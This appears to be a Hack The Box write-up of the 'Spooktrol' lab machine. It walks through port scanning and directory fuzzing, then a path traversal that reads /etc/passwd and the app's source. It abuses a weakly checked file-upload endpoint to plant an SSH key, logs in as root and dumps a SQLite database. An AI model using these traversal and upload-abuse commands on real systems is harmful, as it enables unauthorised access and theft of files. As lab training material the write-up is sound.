

1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Discovered port 22 with OpenSSH services. Host can be identified as Ubuntu focal

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDZBURYGCLr4LZI1F55bUh/6vKCfmeGumtAhhNrg9LH4UNDB/wCjPbD+xovPp3UdbrOgNdqTcdZc0k5rQDyRK2YH6tq8NLP59myIQV/zXC9WQnhxn131jf/KL
W78vzWalFMU+m52e1k+YpomT5PUSMG8EHGwE5bL4o0Jb8Unafn13CJkZ1oj3awp31fRJDzYGHtJl910PROJAZlQoinxRYdUkc4ZTQqZRohNlecGVsKPPp+2QL+gVuusUEQ7gPFPBNKw3aLtbLVTlGEW09RB9KZe
6Fuh8JszZhlRpIXDf9b200rINayek8etQyFFfxkDBVueZA50wjBjtgOtxLRkvfqlxWS8R75Urz8AR2Nr23AcAgheIfYPgG8HzBsUuSN5fI8jsBCekYf/ZjPA/YDM4aiyHbUWfCyjTqtAVTf3P4iqbEkw9DONGeoh
BlyTtEIN7pY3YM5X3UuEFigCjlyjLw6QTL4cGc5zBbrZml7eZQTcmgzfU6pu220wRo5GtQ3U=
  256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAAIbmlzdHayNTYAAABBBJZPKXFj3JfSmJZFAHDyqUDFHLHBRBvlesLRVAqQ0WwRFbeYdKwVIVv0DBufYXHCUSsBRw3/on9QM24kymD
0=
  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEDIBMvrXLaYc6DXKPZaypaAv4yZ3DNLe1YaBbpbB8aY
```

1.1.2 Port 80

Discovered port 80 with uvicorn python HTTP services

```
80/tcp    open  http      syn-ack ttl 63  uvicorn
fingerprint strings:
  FourOhFourRequest:
    HTTP/1.1 404 Not Found
    date: Wed, 27 Oct 2021 10:43:13 GMT
    server: uvicorn
    content-length: 22
    content-type: application/json
    Connection: close
    {"detail":"Not Found"}
  GetRequest:
    HTTP/1.1 200 OK
    date: Wed, 27 Oct 2021 10:42:59 GMT
    server: uvicorn
    content-length: 43
    content-type: application/json
    Connection: close
    {"auth":"1ea4b559601ff77f3f2d8aa93328146c"}
  HTTPOptions:
    HTTP/1.1 405 Method Not Allowed
    date: Wed, 27 Oct 2021 10:43:06 GMT
    server: uvicorn
    content-length: 31
    content-type: application/json
    Connection: close
    {"detail":"Method Not Allowed"}
  http-methods:
    Supported Methods: GET
    http-robots.txt: 1 disallowed entry
    /file_management/?file=implant
    http-server-header: uvicorn
    http-title: Site doesn't have a title (application/json).
```

1.1.3 Port 2222


Discovered OpenSSH services.

```
2222/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  3072 16:77:76:8a:65:a3:db:23:11:21:66:6e:e4:c3:f2:32 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCr1QkgErdtyuqKsAWF0neyhEhnXyHhNnHezJwnCPJgYIRZ+5CQYCF8vnYncb64LP+WC6Cm6vJcliRu1y993rbIekm13Z3SEyS4WsJD/MLv+ddElo449AW+
  Il11RvgiQI/ZYGZek2W57KLDKIwGkFETASJsuSNXQaXR0McXYrKacLLaFP5Az/q0aPHLjWB74wig3NlHIGf5MmP7HIKESGLHtMNVNNoepmWe+13ph/bkL0kwrEclkoHGKXLQStiw0N8VAmXjj7u1wNsRx05Y4z
  e1kmDf+pNh2BaJOCJXkwAv31uagnt0JaGdGmQTR4H43bSkM6y55M6VDDK2BmtregA6c/XQ1YPG1q9VnYLgLnYKfzgzxFuk4cm2h2/XuAFZ+lde9TRiaQnQQW3skKM1XdoqfP9cJ7UbmEYfPqBhC0NK3oSGEGP2
  VpK6vMQmLaGuDLyDqImDCCh/PTVPTrzTG8w8ebQp8qR4WvJt9yiIjstUvEPYKZMzxf39eDibc=
  256 61:92:eb:7a:a9:14:d7:60:51:00:0c:44:21:a2:61:08 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAAIbmlzdHayNTYAAABBBASr3pvc+rCYsX9xs17xb2+oeopdquXrx114JYX0ZOH9Pu+c70uoffJWGrQxAGkih3PTwMdSZWpH9LXFD490qu
  M=
  256 75:c1:96:9c:69:aa:c8:74:ef:4f:72:bd:62:53:e9:4c (ED25519)
  _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDzCFbio7iXajYtNucNp085I67d5sII4s1GvXpKYAPqS
  # service unrecognized despite returning data. If you know the service/hostname, please submit the following fingerprint at https://man.csf.fi/submit-fp/
```

1.2 Website enumeration port 80

1.2.1 Main home page

Discovered JSON data with 'auth' key and value. The key will change each time, when the page is refreshed



1.2.2 Web directory fuzz

Discovered some unique directory.


```
sodanew@kali:~/Documents/HTB/Machine/Linux/Spooktrol$ sudo ffuf -u 'http://10.10.11.123/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/big.txt' -o ./web-dir/spooktrol.ffuf -c
v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.11.123/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Output file : ./web-dir/spooktrol.ffuf
:: File format : json
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405


file_upload [Status: 307, Size: 0, Words: 1, Lines: 1]
poll       [Status: 200, Size: 10, Words: 1, Lines: 1]
result     [Status: 405, Size: 31, Words: 3, Lines: 1]
robots.txt [Status: 200, Size: 41, Words: 2, Lines: 2]
```

1.2.3 Access fuzzed directory

Accessed to “/poll”. Server responded JSON data.




Access to “result” and “file_upload” directory. Returned same output of the JSON data




1.3 Access to robots.txt page

1.3.1 Robots.txt page




1.3.2 File management directory

The directory returned information in JSON.



With the "file" query parameter will returned as binary file response



1.4 Path Traversal

1.4.1 Test for path traversal

Successfully discovered server.py script

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Spooktrol$ sudo ffuf -u 'http://10.10.11.123/file_management/?file=../FUZZ.py' -w '/usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt' -o ./web-dir/spooktrol-lfi.ffuf -c -v

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.11.123/file_management/?file=../FUZZ.py
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Output file  : ./web-dir/spooktrol-lfi.ffuf
:: File format  : json
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

[Status: 200, Size: 115, Words: 12, Lines: 5]
| URL | http://10.10.11.123/file_management/?file=../server.py
* FUZZ: server

:: Progress: [38267/38267] :: Job [1/1] :: 121 req/sec :: Duration: [0:05:22] :: Errors: 0 ::
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Spooktrol$
```

Via Curl Cmd. Discovered the source code

```
.. Progress: [38267/38267] :: Job [1/1] :: 121 req/sec :: Duration: [0:05:22] :: Errors: 0 ::
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../server.py
import uvicorn

if __name__ == "__main__":
    uvicorn.run("app.main:app", host="0.0.0.0", port=8000, reload=True)
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Spooktrol$
```

1.4.2 Passwd file

Discovered LFI and returned /etc/passwd file

```
10.10.11.123/file_management: x +
10.10.11.123/file_management?file=../../../../etc/passwd

Nessus CTF-Tool HTB PayloadsAllTheThings/... HexEd.it - Browser-ba...

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
```

1.4.3 Get main.py script of the application

Obtain the script

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../server.py
import uvicorn

if __name__ == "__main__":
    uvicorn.run("app.main:app", host="0.0.0.0", port=8000, reload=True)

sodanew@kali:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../app/main.py
from typing import Optional
from fastapi import File, UploadFile, Request
from fastapi import FastAPI
from fastapi.encoders import jsonable_encoder
from fastapi.responses import FileResponse, JSONResponse, PlainTextResponse
from random import randrange
import os, subprocess
import json
import uvicorn
import app.database
from urllib.parse import parse_qs
import app.models

from .database import SessionLocal, engine
from . import models, crud

app = FastAPI(docs_url=None, redoc_url=None, openapi_url=None)
models.Base.metadata.create_all(bind=engine)

@app.get("/")
def get_root(request: Request, hostname = "") -> dict:
    """
```

Can download the script locally

Discovered a path for file_upload with PUT method

```
@app.put("/file_upload/")
async def file_upload(request: Request, file: UploadFile = File(...)):
    auth = request.headers.get("Cookie")[5:]
    # We are divisible by 42
    if int(auth, 16) % 42 != 0:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    try:
        os.mkdir("files")
        print(os.getcwd())
    except Exception as e:
        print(e)
    file_name = os.getcwd() + "/files/" + file.filename.replace(" ", "-")
    try:
        with open(file_name, 'wb+') as f:
            f.write(file.file.read())
            f.close()
    except:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    return JSONResponse(status_code=200, content={'message': 'File upload successful /file_management/?file=' + file.filename.replace(" ", "-") })
```

1.5.1 Test uploads file on target machine

```
sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$ curl -H 'Cookie: auth=1070a9f359b0c2b850c1fa9abb9a060' -X PUT -F 'file=@/etc/passwd' http://10.10.11.123/file_upload/
{"message": "File upload successful /file_management/?file=passwd"}sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kali:~/.Documents/HTB/Machine/Linux/Spooktrol$
```

10.10.11.123/file_management x 10.10.11.123/ x FoxyProxy Edit Proxy x +

10.10.11.123/file_management/?file=passwd


Nessus CTF-Tool HTB PayloadsAllTheThings/... HexEd.it - Browser-ba...

```


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
messagebus:x:107:113::/nonexistent:/usr/sbin/nologin
arpwatch:x:108:114:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
tcpdump:x:112:118::/nonexistent:/usr/sbin/nologin
miredo:x:113:65534::/var/run/miredo:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:116:122:RealtimeKit,,,:/proc:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmpp:x:118:124::/var/lib/snmpp:/bin/false
  
```


1.5.2 Upload SSH key via BurpSuite

Generate the ssh public key and edit the request as shown below



Check on browser. The file successful uploaded as shown below.



2.0 INITIAL ACCESS

2.1 SSH Login via port 2222

Login with private key generated in the local machine

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Spooktrol/ssh-dir$ ssh -p 2222 -i spook2 root@10.10.11.123
The authenticity of host '[10.10.11.123]:2222 ([10.10.11.123]:2222)' can't be established.
ECDSA key fingerprint is SHA256:8hjcEvk1oqRKHjTBfGZ1iKBMpsAmEbyVcL3PgABHchg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.11.123]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@spook2:~# ls
user.txt
root@spook2:~# pwd
/root
root@spook2:~#
```

2.2 Database connection

2.2.1 Location of the sql file

Check on database directory on the spook2 directory

```
root@spook2:/opt/spook2# ls -la
total 108
drwxr-xr-x 1 root root  74 Oct 30 09:28 .
drwxr-xr-x 1 root root 12 Oct 21 21:46 ..
-rw-r--r-- 1 root root 371 Oct 21 11:09 Dockerfile
drwxr-xr-x 1 root root  90 Oct 21 21:45 app
drwxr-xr-x 1 root root  26 Oct 30 08:59 files
-rw-r--r-- 1 root root 115 Oct 20 00:32 server.py
-rw-r--r-- 1 root root 102400 Oct 30 09:28 sql_app.db
root@spook2:/opt/spook2# cd /opt
root@spook2:/opt# ls
spook2
root@spook2:/opt# cd /
```

2.2.2 SQLite 3 file type

Identified sqlite3 db file

```
root@spook2:/opt/spook2# file sql_app.db
sql_app.db: SQLite 3.x database, last written using SQLite version 3031001
root@spook2:/opt/spook2#
```

2.2.3 Schema

List schema

```
Enter ".help" for usage hints.
sqlite> .databases
main: /opt/spook2/sql_app.db
sqlite> .schema
CREATE TABLE sessions (
  id INTEGER NOT NULL,
  session VARCHAR,
  hostname VARCHAR,
  PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
CREATE TABLE tasks (
  id INTEGER NOT NULL,
  target VARCHAR,
  status INTEGER,
  task INTEGER,
  arg1 VARCHAR,
  arg2 VARCHAR,
  result VARCHAR,
  PRIMARY KEY (id)
);
CREATE INDEX ix_tasks_id ON tasks (id);
CREATE TABLE checkins (
  id INTEGER NOT NULL,
  session VARCHAR,
  time DATETIME,
  PRIMARY KEY (id)
);
CREATE INDEX ix_checkins_id ON checkins (id);
```

2.2.4 Data or Info

Dump data output

```
sqlite> select * from sessions;
1|10a6dd5dde6094059db4d23d7710ae12|spooktrol
sqlite> select * from tasks;
1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root

sqlite> select * from checkins
...>
...> ;
1|10a6dd5dde6094059db4d23d7710ae12|2021-10-22 02:08:02.137754
2|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:46:01.571466
3|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:48:01.738585
4|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:50:01.929035
5|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 14:56:01.394466
6|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:36:01.875479
